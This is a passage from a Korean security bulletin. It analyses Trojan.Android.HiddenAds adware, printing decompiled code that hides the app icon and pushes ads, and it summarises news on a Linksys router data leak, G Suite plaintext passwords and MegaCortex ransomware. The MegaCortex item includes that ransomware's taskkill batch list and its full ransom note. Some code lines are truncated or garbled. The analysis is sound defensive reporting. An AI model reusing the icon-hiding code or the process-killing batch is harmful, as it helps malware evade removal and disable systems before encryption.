    v0_1 = new IntentFilter();
    v0_1.addAction("android.bluetooth.adapter.action.STATE_CHANGED");
    v0_1.addAction("android.bluetooth.device.action.ACL_CONNECTED");
    v0_1.addAction("android.bluetooth.device.action.ACL_DISCONNECTED");
    arg2.registerReceiver(new BluetoothReceiver(), v0_1);
    q.a("reg bluetooth broadcast");
    arg2.registerReceiver(new HomeWatcherReceiver(), new IntentFilter("andro
    q.a("reg home watcher broadcast");
}
```

```

this.registerReceiver(new HomeReceiver(), new IntentFilter("android.intent.action.CLOSE_SYSTEM_DIALOGS"));

```

[그림 5] 각종 리시버 등록



### 03 악성코드 분석 보고

사용자가 스마트폰의 옵션 등을 조작하거나 디스플레이를 켜게 될 경우 광고 화면을 보도록 해 놓았다.

이후 앱의 엔트리 코드에서 “Game Center” Icon 을 설치한다.

```
private static void c(Context arg4) {
    Intent v2 = new Intent("com.android.launcher.action.INSTALL_SHORTCUT");
    v2.putExtra("duplicate", false);
    v2.putExtra("android.intent.extra.shortcut.NAME", "Game Center");
    v2.putExtra("android.intent.extra.shortcut.ICON_RESOURCE", Intent$Shortcut:
    Intent v0 = new Intent();
    v0.setAction("webgame");
    v0.setClass(arg4, WebGameActivity.class);
    v2.putExtra("android.intent.extra.shortcut.INTENT", ((Parcelable)v0));
    arg4.sendBroadcast(v2);
}
```

[그림 6] Game Center Icon 설치

Game Center Icon 설치 이후 전면 광고가 노출되면 악성 앱의 Icon 을 숨긴다.

다음 그림은 악성 앱의 Icon 을 숨기는 코드다.

```
try {
    PackageManager v3 = arg6.getPackageManager();
    ComponentName v4 = new ComponentName(arg6, arg7.getName());
    int v6_1 = arg8 > 1 : v0;
    v3.setComponentEnabledSetting(v4, v6_1, 1);
    String v6_2 = "PackageManagerHelper";
    v3_1 = "%s %s";
    Object[] v4_1 = new Object[v0];
    v4_1[0] = arg7.getName();
    String v5 = arg8 ? "enabled" : "disabled";
    v4_1[1] = v5;
    i.b(v6_2, String.format(v3_1, v4_1), new Throwable[0]);
}
```

[그림 7] 악성 앱 Icon 숨김 코드



다음 그림은 전면광고 노출 시 수행 되는 코드다.

```
super.onCreate(savedInstanceState);
this setContentView(v.f(((Context)this), "activity_web_game"));
this.getWindow().setFlags(1024, 1024);
this.j = ((Context)this);
this.c();
String v5 = this.getIntent().getAction();
if(v5 != null && !TextUtils.isEmpty(((CharSequence)v5)) && (TextUtils.equals(((CharSequence)v5), "webgame")
    k.a("shortcut_game_click");
}

arg5 = this.getIntent().getBundleExtra("game");
if(arg5 != null) {
    this.o = arg5.getString("adId");
    q.a(this.o);
    this.p = arg5.getString("game_urls");
}

this.i = "http://nx.h5games.top";
if(this.o != null && !this.o.equalsIgnoreCase("")) {
    this.e = b.a().a(this.o);
    if(this.e != null) {
        this.l = this.e.j() / 100;
        this.m = this.e.h() / 100;
    }

    q.a("gameUrls:" + this.p);
    String[] v5_2 = this.p.split(",");
    if(v5_2.length <= 0) {
        goto label_90;
    }

    int v1 = s.b(((Context)this), "gameNum", 0, "adz_preferences");
    q.a("index:" + v1 + " " + v5_2.length);
    this.i = v5_2[v1 % v5_2.length];
    s.a(((Context)this), "gameNum", v1 + 1, "adz_preferences");
}
```


[그림 8] Game Center Icon 클릭 시 수행 코드

### 3. 결론

애드웨어는 원래 나쁜 의도로 만들어진 소프트웨어는 아니다. 그러나 공격자들이 애드웨어를 활용하기 시작하며 애드웨어를 통한 피해는 지속적으로 발생하고 있다. 작게는 시스템 사용에 불편을 주는 정도지만 심한 경우에는 중요 개인정보를 탈취하여 금전적인 손실을 입히는 경우도 있다.

본 분석 보고서의 애드웨어는 광고 수익을 목적으로 본래의 앱 기능은 제대로 동작하지도 않을뿐더러 특정 시점에는 악성 앱의 Icon 을 감추어 버려 앱을 제거하기 어렵게 만든다. 이런 사실을 모르는 피해자들은 지속적으로 광고에 노출되어 스마트폰 사용에 불편을 겪게 된다.

Trojan.Android.HiddenAds 는 안드로이드의 공식 마켓인 구글 플레이 스토어를 통해 유포되었기에 피해자들이 문제 있는 악성 앱으로 인식하기 매우 어렵다. 따라서 이런 악성 앱들을 예방하기 위해서는 신뢰할 수 있는 백신의 사용이 필수이며 백신 애플리케이션을 항상 최신 업데이트 버전으로 유지해야 한다. 더불어, 악성 앱에 감염되지 않기 위해 출처가 불명확한 URL 과 파일은 실행하지 않아야 한다.



현재 알약 M에서는 해당 악성 앱을 “Trojan.Android.HiddenAds ” 탐지 명으로 진단하고 있다.

## 04

# 글로벌 보안 동향


## Linksys 스마트 Wi-Fi 라우터, 민감한 기기 정보 노출시켜

Linksys Smart Wi-Fi Routers Leak Info of Connected Devices

Linksys Smart Wi-Fi 라우터 25,000 대 이상이 민감한 기기 정보의 방대한 배열에 승인되지 않은 원격 접속을 허용하는 정보 유출(information disclosure) 취약점에 영향을 받는 것으로 나타났다.

이 문제는 지난 2014 년 Linksys SMART WiFi 펌웨어에 존재했던 CVE-2014-8244 취약점과 매우 유사하다. 당시 이 취약점은 원격 공격자가 JNAP/HTTP 요청 내 JNAP 액션을 통해 민감 정보를 얻거나 데이터를 수정하도록 허용했다.

하지만 Bad Packet 의 보안 연구원인 Troy Mursch 는 이 취약점이 약 5 년 전 수정 된 것으로 알려졌지만, 여전히 이 취약점이 존재한다는 것을 발견했다. 그럼에도 Linksys 의 보안 팀은 이 취약점에 대해 “해당 없음/수정 하지 않을 예정”이라 표기 후 이슈를 마감했다.



〈누출된 민감 정보 샘플〉

이미지 출처: <https://www.bleepingcomputer.com/news/security/linksys-smart-wi-fi-routers-leak-info-of-connected-devices/>

연구원들은 25,617 개의 취약한 BinaryEdge 를 사용 중인 Linksys Smart Wi-Fi 라우터들이 아래와 같은 민감 기기 정보를 노출하고 있는 것을 발견했다:

- 연결된 적이 있는 모든 기기의 MAC 주소 (활성화된 기기뿐만이 아닌 모든 기록)
- 기기 이름( “TROY-PC” , “Mat’ s MacBook Pro” 와 같은 형태)

- OS (윈도우 7, 안드로이드 등)
- WAN 설정, 방화벽 상태, 펌웨어 업데이트 설정, DDNS 설정
- 기기 유형, 모델 번호, 설명 등 추가 메타데이터

유출된 이 민감 정보는 웹 브라우저의 취약한 Linksys Smart Wi-Fi 라우터의 로그인 인터페이스를 열어 왼쪽 사이드바에서 JNAP 요청을 클릭하여 접근할 수 있다.

Mursch는 “이 민감 정보 유출 취약점은 어떠한 인증도 필요하지 않아 약간의 기술적 지식이 있는 공격자라도 악용이 가능하다”고 밝혔다.

모델명	설명	취약한 펌웨어 버전 (이전 버전 또는 해당 버전)	
E1200	Linksys E1200	1.0.04 (build 1)	2.0.11 (build 1)
E4200	Simultaneous Dual-Band Wireless-N Gigabit Router	1.0.06 (build 3)	2.1.41 (build 164606)
EA2700	Simultaneous Dual-Band Wireless-N Gigabit Router	1.1.40 (build 189581)	
EA2750	Simultaneous Dual-Band Wireless-N Gigabit Router	1.1.8 (build 184154)	
EA3500	Simultaneous Dual-Band Wireless-N Gigabit Router	1.1.40 (build 162464)	
EA4500	Simultaneous Dual-Band Wireless-N Gigabit Router	2.1.42 (build 183584)	3.1.7 (build 181919)
EA5800	Simultaneous Dual-Band Wireless-AC Gigabit Router	1.1.6.186296	
EA6100	Simultaneous Dual-Band Wireless-AC Gigabit Router	1.1.6 (build 181939)	
EA6200	Simultaneous Dual-Band Wireless-AC Gigabit Router	1.1.41 (build 188556)	
EA6300	Simultaneous Dual-Band Wireless-AC Gigabit Router	1.1.40 (build 184085)	
EA6350	Simultaneous Dual-Band Wireless-AC Gigabit Router	3.1.10.191322	
EA6400	Simultaneous Dual-Band Wireless-AC Gigabit Router	1.1.40 (build 184085)	
EA6500	Simultaneous Dual-Band Wireless-AC Gigabit Router	1.1.40 (build 176451)	

EA6700	Simultaneous Dual-Band Wireless-AC Gigabit Router	1.1.41 (build 183873)	
EA6900	Simultaneous Dual-Band Wireless-AC Gigabit Router	2.0.3.186963	1.1.43 (build 182871)
EA7300	Max-Stream AC1750 MU-MIMO GIGABIT ROUTER	1.1.4.192824	
EA7400	Simultaneous Dual-Band Wireless-AC Gigabit Router	2.0.7.191563	1.1.5.190349
EA7500	Max-Stream AC1900 MU-MIMO GIGABIT ROUTER	2.0.7.191563	1.1.5.190349
EA8100	Max-Stream AC2600 MU-MIMO GIGABIT ROUTER	1.0.2.193233	
EA8300	Linksys AC2200 MU-MIMO Gigabit Tri-Band Router	1.1.4.191539	
EA8500	Simultaneous Dual-Band Wireless-AC Gigabit Router	1.1.9.192968	
EA9200	Linksys AC3200 Tri-Band Smart Wi-Fi Router	1.1.9 (Build 183676)	
EA9300	Linksys MAX-STREAM AC4000 MU-MIMO Tri-Band Router	1.1.9.183697	
EA9400	Linksys MAX-STREAM AC5000 MU-MIMO Gigabit Router	1.0.3.181249	
EA9500	Linksys MAX-STREAM AC5400 MU-MIMO Gigabit Router	2.1.1.186574	1.1.7.180968
WRT1200A C	Simultaneous Dual-Band Wireless-AC Gigabit Router	2.0.6.191786	1.0.5.187766
WRT1900A C	Simultaneous Dual-Band Wireless-AC Gigabit Router	2.0.8.187766	1.1.10.187766
WRT1900A CS	Simultaneous Dual-Band Wireless-AC Gigabit Router	2.0.2.188405	1.0.3.187766
WRT3200A CM	Simultaneous Dual-Band Wireless-AC Gigabit Router	1.0.6.186168	
XAC1200	Simultaneous Dual-Band Wireless-AC Gigabit Router	1.1.42.166111	
XAC1900	Simultaneous Dual-Band Wireless-AC Gigabit Router	1.1.42.162280	
WHW03	Velop	1.1.8.192419	2.1.8.192419

〈취약한 라우터 목록〉

출처: <https://badpackets.net/over-25000-linksys-smart-wi-fi-routers-vulnerable-to-sensitive-information-disclosure-flaw/>


이 연구원은 인터넷 서비스 제공 업체 네트워크 1,998 곳에서 발견된 146 개국의 취약한 Linksys 라우터가 미국에 11,834 대, 칠레에 4,942 대, 싱가포르에 2,068 대, 캐나다에 1,215 대에 있는 것을 발견했다.

나머지 국가들에는 인터넷에서 찾을 수 있는 취약한 Smart Wi-Fi 라우터가 500 대 이하 있었다. 홍콩 462 대, 아랍 에미리트 440 대, 카타르 280 대, 러시아 255 대, 니카라과 225 대, 네덜란드에서 203 대가 발견 되었으며 나머지 국가 전체에서는 3,723 대의 취약한 기기들이 발견되었다.

또한 Mursch 는 디폴트 관리자 패스워드를 사용해 공격자가 즉시 공격이 가능한 Linksys Smart Wi-Fi 라우터 수 천대를 발견했다.

사이버 범죄자가 이 라우터의 제어 권한을 얻을 경우, 해킹된 Linksys Smart Wi-Fi 라우터를 통해 아래의 행동이 가능했다:

- 일반 텍스트 형태의 SSID 및 Wi-Fi 패스워드
- 웹 트래픽 탈취를 위해 가짜 DNS 서버로 DNS 설정 변경
- 라우터 뒤의 기기를 직접 공격하기 위해 라우터의 방화벽에서 포트 열기 (예: 윈도우 RDP용 3389/tcp)
- UPnP를 이용하여 outgoing 트래픽을 공격자의 기기로 전송
- 악성 트래픽을 해당 라우터로 라우팅하기 위해 OpenVPN 계정 생성 (지원되는 모델)
- 라우터의 인터넷 연결을 비활성화하거나 다른 설정을 악의적으로 수정



해당 연구원은 Linksys는 이 취약점을 수정하지 않는다고 발표했지만, 그나마 좋은 소식은 총 25,617 대 라우터 중 14,387 대에 자동 펌웨어 업데이트가 설정되어 있어 패치가 발행될 경우 자동으로 취약점이 수정되어 보호될 수 있다고 밝혔다.

또한 Linksys App을 사용하기 위해서는 Smart Wi-Fi 라우터에 원격 웹 접근 기능이 활성화되어 있어야 하기 때문에, 원격 웹 접근을 비활성화하는 것은 취약점 수정에 대한 대안이 될 수 없다고도 밝혔다.

[출처] <https://www.bleepingcomputer.com/news/security/linksys-smart-wi-fi-routers-leak-info-of-connected-devices/>  
<https://badpackets.net/over-25000-linksys-smart-wi-fi-routers-vulnerable-to-sensitive-information-disclosure-flaw/>



## Linksys 스마트 Wi-Fi 라우터, 민감한 기기 정보 노출시켜

G Suite users' passwords stored in plain-text for more than 14 years

구글이 14 년 동안 G Suite 사용자의 패스워드를 실수로 일반 텍스트 형태로 저장하고 있었던 것으로 나타났다. 심지어 회사의 모든 직원이 이 데이터에 접근할 수 있었다.



구글에 따르면, 이 사고는 패스워드 복원 메커니즘에 존재하는 버그로 인해 발생했으며, 기업 사용자들만 영향을 받았다.

구글은 블로그를 통해 “기업 G Suite 고객들 중 일부의 패스워드가 암호화 된 내부 시스템에 해싱 되지 않은 상태로 저장 되어 있었다. 이는 G Suite 이슈로 기업 고객들에게만 영향을 미치며, 무료로 이용 가능한 구글 계정은 영향을 받지 않는다. 우리는 기업 사용자들이 패스워드를 리셋 할 수 있도록 기업의 관리자들과 협력하고 있다.” 라고 밝혔다.

G Suite(구글 앱스)는 클라우드 컴퓨팅, 생산성 및 협업 툴을 포함하고 있으며 많은 기업 사용자들이 이를 사용하고 있다. 구글은 G Suite 관리자의 권한을 제거하여 이 버그를 수정하였다.

해당 버그는 기업 관리자들이 그들의 도메인 사용자의 기존 패스워드를 모르는 상태에서도 패스워드를 업로드 하거나 수동으로 설정할 수 있도록 하는 G Suite 고객용 패스워드 복원 메커니즘에 존재했다. 이 절차는 신입사원 또는 계정 복구 시 패스워드를 설정하는데 사용될 수 있다.

구글은 관리자가 패스워드를 재설정할 경우, 관리자 콘솔이 패스워드를 일반 텍스트 형태로 구글 서버에 저장한다는 사실을 인정했다.

구글이 이 문제를 조사한 결과, 해당 G Suite 크리덴셜에 부적절한 접근 또는 악용한 증거는 찾을 수 없었다고 밝혔다.

“우리가 2005 년 이 기능을 구현할 때 에러를 발생시켰다. 관리자 콘솔은 해싱되지 않은 패스워드의 복사본을 저장했다. 이 패스워드는 우리의 암호화 된 인프라에 남아있었다.”

“이 문제는 수정 되었으며, 부적절한 접근이나 악용했다는 증거는 찾지 못했다.”

구글은 얼마나 많은 사용자가 영향을 받았는지는 밝히지 않았지만, 현재 G Suite 가 보유한 5 백만 기업 고객이 잠재적으로 이 위험에 노출 된 것으로 간주해야 할 것이다.

구글은 기업 사용자에게 이 사고에 대해 알려 패스워드를 재설정하도록 요청했으며, 패스워드를 변경하지 않는 사용자의 경우 자동으로 패스워드를 리셋할 것이라 밝혔다.

[출처] <https://securityaffairs.co/wordpress/85964/breaking-news/g-suite-passwords-plain-text.html>

<https://cloud.google.com/blog/products/g-suite/notifying-administrators-about-unhashed-password-storage>

### 기업 네트워크를 노리는 새로운 MegaCortex 랜섬웨어 발견

New MegaCortex Ransomware Found Targeting Business Networks

기업 네트워크 및 워크스테이션을 노리는 새로운 랜섬웨어인 MegaCortex 가 발견되었다. 네트워크 침투에 성공하면, 공격자들은 윈도우 도메인 컨트롤러를 통해 랜섬웨어를 네트워크 전체에 배포하여 감염시킨다.

Sophos 는 보고서를 통해 미국, 이탈리아, 캐나다, 프랑스, 네덜란드, 아일랜드의 고객들이 이 새로운 랜섬웨어에 감염되었다고 밝혔다.

이는 비교적 새로운 랜섬웨어이기 때문에 알려진 정보가 많지 않아 암호화 알고리즘, 공격자들이 네트워크에 침투한 방법, 랜섬 머니를 받는 방법 등은 아직까지 알 수 없었다.

#### MegaCortex 랜섬웨어

Sophos 의 연구원들은 Emotet 또는 Qakbot 트로이 목마가 존재했던 네트워크가 MegaCortex 에도 감염 되었다는 사실을 발견했다. 이로써 공격자들이 시스템을 감염시키기 위해 트로이목마의 운영 업체에 돈을 지불하고 있다고 추측할 수 있겠다. 이는 Ryuk 이 사용한 방식과 유사하다.

“현재로서는 MegaCortex 공격이 Emotet 악성 코드의 도움을 받았는지 여부를 확실하게 말할 수 없으나, 지금까지의 연구에 따르면 MegaCortex 공격과 Emotet, Qbot 악성코드의 감염이 동일한 네트워크상에서 이루어진 것과 관계가 있는 것으로 보인다.”

공격자의 네트워크 침투 방법이 확실히 밝혀진 것은 아니지만, 피해자들은 공격이 손상된 도메인 컨트롤러에서 발생했다고 제보했다.

해당 도메인 컨트롤러에서는 공격자의 호스트에 리버스 셸을 생성하기 위한 Cobolt Strike 가 배포 및 실행되고 있었다.

공격자들은 이 셸을 이용하여 원격으로 도메인 컨트롤러에 접근하여 PsExec 의 복사본, 메인 악성코드 실행 파일 및 배치 파일을 네트워크상의 모든 컴퓨터에 배포하도록 구성했다. 이후 PsExec 를 통해 원격으로 배치파일을 실행한다. 이 배치 파일은 프로세스 44 개를 종료하고, 윈도우 서비스 199 개를 중단시키며 194 개 서비스를 비활성화한다.

이 루트킷 악성코드에 감염되면, 정식 프로세스에 다운로드를 주입하고 공격자가 제어하는 C&C 서버와 통신하게 된다. 그리고 하나 또는 그 이상의 페이로드를 다운로드한다.

```
1 taskkill /IM zoolz.exe /F
2 taskkill /IM agntsvc.exe /F
3 taskkill /IM dbeng50.exe /F
4 taskkill /IM dbsnmp.exe /F
5 taskkill /IM encsvc.exe /F
6 taskkill /IM excel.exe /F
7 taskkill /IM firefoxconfig.exe /F
8 taskkill /IM infopath.exe /F
9 taskkill /IM isqlplussvc.exe /F
10 taskkill /IM msaccess.exe /F
11 taskkill /IM msftesql.exe /F
12 taskkill /IM mspub.exe /F
13 taskkill /IM mydesktopqos.exe /F
14 taskkill /IM mydesktopservice.exe /F
15 taskkill /IM mysqld.exe /F
16 taskkill /IM mysqld-nt.exe /F
17 taskkill /IM mysqld-opt.exe /F
18 taskkill /IM ocautoupds.exe /F
19 taskkill /IM ocomm.exe /F
20 taskkill /IM ocssd.exe /F
21 taskkill /IM onenote.exe /F
22 taskkill /IM oracle.exe /F
23 taskkill /IM outlook.exe /F
24 taskkill /IM powerpnt.exe /F
25 taskkill /IM sqbcoreservice.exe /F
26 taskkill /IM sqlagent.exe /F
27 taskkill /IM sqlbrowser.exe /F
28 taskkill /IM sqlservr.exe /F
29 taskkill /IM sqlwriter.exe /F
30 taskkill /IM steam.exe /F
31 taskkill /IM synctime.exe /F
32 taskkill /IM tbirdconfig.exe /F
33 taskkill /IM thebat.exe /F
34 taskkill /IM thebat64.exe /F
35 taskkill /IM thunderbird.exe /F
36 taskkill /IM visio.exe /F
```

출처: <https://news.sophos.com/en-us/2019/05/03/megacortex-ransomware-wants-to-be-the-one/>

악성 코드가 실행되거나 파일을 암호화하는 것을 방지하는 모든 서비스를 중지시킨 후, 이 배치 파일은 메인 악성코드 파일인 winnit.exe를 실행한다.

연구원은 이 Winnit.exe 실행 파일이 인수로 base64 인코딩된 문자열을 사용하여 시작될 것이라 밝혔다. 적절한 인수를 사용할 경우 악성 코드가 임의 DLL을 추출하고 rundll32.exe를 사용해 이를 실행할 수 있게 된다. 이 DLL은 컴퓨터를 암호화하는 실제 랜섬웨어 컴포넌트이다.

## 04 글로벌 보안 동향

이 랜섬웨어의 한 샘플은 암호화된 파일에 .aes128ctr 라고 확장자를 붙였다. 예를 들어 marketing.doc 라는 파일이 암호화되면 marketing.doc.aes128ctr 라고 이름이 변경된다는 것이다. 이 확장자가 피해자에 따라 변경되는지 여부는 밝혀지지 않았다.


이는 임의 DLL 과 동일한 이름을 사용한 파일을 생성하고 .tsv 확장자를 붙인다. (예: arbcxdfs.tsv) 이 파일의 맨 처음은 base64 로 인코딩된 문자열로, 암호화된 복호화 키일 것으로 짐작된다.

이 악성코드는 암호화된 파일 각각을 위해 tsv 파일에 스페이스로 분리된 파일명, base64 로 인코딩된 문자열, 40 hex 문자열을 추가한다. 포맷은 아래와 같다.

[파일명] [base64 로 인코딩된 문자열] [40 hex 문자열] [40 hex 문자열]

이 데이터가 무엇을 의미하는지는 알려지지 않았지만, 공격자들은 이들이 피해자의 컴퓨터를 해독하는데 필요한 “세션 키” 가 암호화된 것이라 밝혔다.

마침내, 이 랜섬웨어는 무슨 일이 벌어졌는지에 대한 정보와 공격자들에게 연락을 취할 수 있는 이메일 주소를 포함한 랜섬 노트를 생성한다. 파일명은 !!!\_READ\_ME\_!!!.txt 이며 포함된 메일 주소는 shawhart1542925@mail.com 및 anderssperry6654818@mail.com 이다.



```
* !!!_READ_ME_!!!.txt - Notepad2
File Edit View Settings ?
1
2 Your companies cyber defense systems have been weighed, measured and have been found wanting.
3 The breach is a result of grave neglect of security protocols.
4 All of your computers have been corrupted with MegaCortex malware that has encrypted your files.
5
6 We ensure that the only way to retrieve your data swiftly and securely is with our software.
7 Restoration of your data requires a private key which only we possess.
8 Don't waste your time and money purchasing third party software, without the private key they are useless.
9
10 It is critical that you don't restart or shutdown your computer.
11 This may lead to irreversible damage to your data and you may not be able to turn your computer back on.
12
13 To confirm that our software works email to us 2 files from random computers and C:\arbcxdfs.tsv file(s)
14 and you will get them decrypted.
15 C:\fracxidg.tsv contain encrypted session keys we need in order to be able to decrypt your files.
16
17 The softwares price will include a guarantee that your company will never be inconvenienced by us.
18 You will also receive a consultation on how to improve your companies cyber security .
19 If you want to purchase our software to restore your data contact us at:
20
21 shawhart1542925@mail.com
22 anderssperry6654818@mail.com
23
24 We can only show you the door. You're the one who has to walk through it.
25
26
Ln 26: 26 Col 1 Sel 0 1.32 KB ANSI CR+LF INS Default Text
```

〈MegaCortex 의 랜섬 노트〉

출처: <https://www.bleepingcomputer.com/news/security/new-megacortex-ransomware-found-targeting-business-networks/>

### 보조 페이로드 존재해

Sophos는 컴퓨터에서 MegaCortex 랜섬웨어 페이로드 이외에도 부수적인 메인 컴포넌트로 보이는 것 또한 발견했다고 밝혔다.

보안 연구원인 Vitali Kremez는 이 보조 페이로드 중 일부를 조사한 결과 이 파일들은 Rietspoof로 밝혀졌다고 전했다. Rietspoof는 컴퓨터에 악성 페이로드 다수를 드랍하는데 사용되는 다단계 전달 시스템이다. 이것이 MegaCortex를 배포하는 악성 코드 인지, 아니면 부수적인 페이로드인지는 아직까지 밝혀지지 않았다.

